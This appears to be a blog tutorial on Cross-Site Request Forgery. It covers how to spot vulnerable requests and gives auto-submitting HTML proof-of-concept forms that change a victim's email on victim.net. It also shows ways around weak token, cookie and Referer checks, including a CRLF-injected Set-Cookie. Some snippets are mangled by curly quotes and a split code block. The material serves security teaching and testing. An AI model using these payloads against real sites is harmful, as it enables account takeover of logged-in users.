
Understanding & Exploiting: Cross-Site Request Forgery — CSRF vulnerabilities

goswamiijaya Follow
Nov 7, 2020 · 5 min read

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to **execute unintended actions** on a web application in which they are currently **authenticated.** With a little social engineering, an attacker may force the users of a web application to execute **actions of the attacker's choosing.**

> ***Cross-site scripting (or XSS)*** *allows an attacker to execute arbitrary JavaScript within the browser of a victim user.*
>
> ***Cross-site request forgery (or CSRF)*** *allows an attacker to induce a victim user to perform actions that they do not intend to.*



Session Riding: OWASP Testing Guide

CSRF relies on an **authenticated session,** if a victim is logged into the vulnerable application, and is tricked to open a malicious URL or page, the browser will automatically attach the cookies with the generated request to prove the authenticity of the request, cause that's how browsers work.

Understanding: Cross-Domain Requests:

The **same-origin policy** does not prohibit one website from issuing requests to a different domain. It does, however, **prevent the originating website from processing the responses to cross-domain requests**. Hence, CSRF attacks normally are "**one-way**" only., an attacker can induce a victim to issue an HTTP request, but they cannot retrieve the response from that request.

What to look for: while testing for CSRF vulnerabilities?

Points that could make an application vulnerable to CSRF attacks:

1. The request performs a **privileged** action.
2. The application relies **solely on HTTP cookies** for tracking sessions.
3. **No session-related tokens** are transmitted elsewhere within the request.
4. The attacker can **determine all the parameters** required to perform the action.
5. Aside from the session token in the cookie, **no unpredictable values** need to be included in the request.

Steps to find CSRF Vulnerabilities:

1. Find a **function performing sensitive action** on behalf of an unwitting user, that **relies solely on cookies** for tracking user sessions.
2. Look if it employs **any unpredictable tokens** in the request parameters that an attacker can fully determine in advance.
3. **Create an HTML page*** that issues the desired request without any user interaction.
4. For **GET** requests, you can place an **<img>** tag with the **src** attribute set to the vulnerable URL.

```
<img src="https://victim.net/email/update?email=attacker@mail.com">
```

5. For POST requests, you can create a **form** that contains hidden fields for all the relevant parameters required for the attack and that has its target set to the vulnerable URL.

```
<form action="https://victim.net/email/update" method="POST">
<input type="hidden" name="email" value="attacker@mail.com" />
</form>
```

6. You can use JavaScript to **auto-submit** the form as soon as the page loads.
7. While logged in to the application, use the same browser to load your crafted HTML page.
8. Verify that the desired action is carried out within the application.

*Generating an HTML page can be a tedious task if it involves a lot of parameters. So, you can always:

1. Use the **CSRF PoC generator** that is built into Burp Suite Professional
2. Or Use **Online CSRF PoC generators** like Security.Love or CSRF PoC Gen.

Exploiting CSRF Vulnerabilities:

1. **CSRF vulnerability with no defenses**

   In the case where no unique tokens are supplied to trigger an action, use below sample HTML code to generate the CSRF PoC. Supply the value of parameters in accordance to the victim's site.

```
<html>
<body>
<form method="POST" action="https://victim.net/email/update">
<input type="hidden" name="email" value="attacker@mail.com" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

2. **CSRF where token validation depends on the request method**

   In the case where request is tied with the HTTP Method, try replacing the POST with a GET, check if it still triggers the action, use below sample HTML code to generate the CSRF PoC. Supply the value of parameters in accordance to the victim's site.

```
<html>
<body>
<form method="GET" action="https://victim.net/email/update">
<input type="hidden" name="email" value="attacker@mail.com" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

3. **CSRF where token validation depends on the token being present**
   In the case where application issues a csrf token, but does **not mandates it**. Remove the csrf parameter from the request & check if it still triggers the action, if yes. Then generate the PoC using the HTML code stated in CSRF vulnerability with no defenses.

4. **CSRF where the token is not tied to the user session**
   In the case where application issues a csrf token, but does not tie it with a user session. **Supply your csrf token** value in the csrf parameter in the request & check if it still triggers the action, if yes. Then generate the PoC in a similar manner. Supply the value of parameters in accordance to the victim's site.

```
<html>
<body>
<form method="POST" action="https://victim.net/email/update">
<input type="hidden" name="email" value="attacker@mail.com" />
<input type="hidden" name="csrf" value="your_csrf_token" /></form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

5. **CSRF where the token is tied to a non-session cookie**
   In the case where application issues a csrf token, it is even tied to a cookie(csrf_cookie), but that cookie is not used to track sessions. Supply your csrf_cookie & csrf token value in the request & check if it still triggers the action, if yes. Then generate the PoC in a similar manner. Supply the value of parameters in accordance to the victim's site.

```
<html>
<body>
<form method="POST" action="https://victim.net/email/update">
<input type="hidden" name="email" value="attacker@mail.com" />
<input type="hidden" name="csrf" value="your_csrf_token" /></form>
```

```
<img src=”https://victim.net/?some_action=action%0d%0aSET-
Cookie:%20csrfcookie=your_csrf_cookie" onerror=”document.forms[0].submit()”>
</body>
</html>
```

6. **CSRF where the token is duplicated in the cookie**
   In the case where application issues a csrf token, it is even tied to a cookie(csrf_cookie) where that cookie is not used to track sessions, but **csrf_cookie is a part or same as the csrf token** (or vice-versa) being used. Supply your csrf_cookie & csrf token value in the request & check if it still triggers the action, if yes. Then generate the PoC in a similar manner as stated above.

7. **CSRF where Referer validation depends on header being present**
   In the case where the validation relies on a Referer header.
   Use a **meta** tag `<meta name=”referrer” content=”never”>` to bypass the referrer validation checks.Then generate the PoC in a similar manner. Supply the value of parameters in accordance to the victim’s site.

```
 <html>
<body>
<meta name=”referrer” content=”no-referrer”>
<form method=”POST” action=”https://victim.net/email/update">
<input type=”hidden” name=”email” value=”attacker@mail.com” />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

8. **Bypassing CSRF validations**
   Look for weak & predictable CSRF tokens. Refer to:

Open Redirects & bypassing CSRF validations- Simplified	

Open Redirects are Unvalidated redirects and forwards that are possible when a web application accepts untrusted input...
medium.com

References:

What is CSRF (Cross-site request forgery)? Tutorial & Examples | Web Security Academy

In this section, we'll explain what cross-site request forgery is, describe some examples of common CSRF...

portswigger.net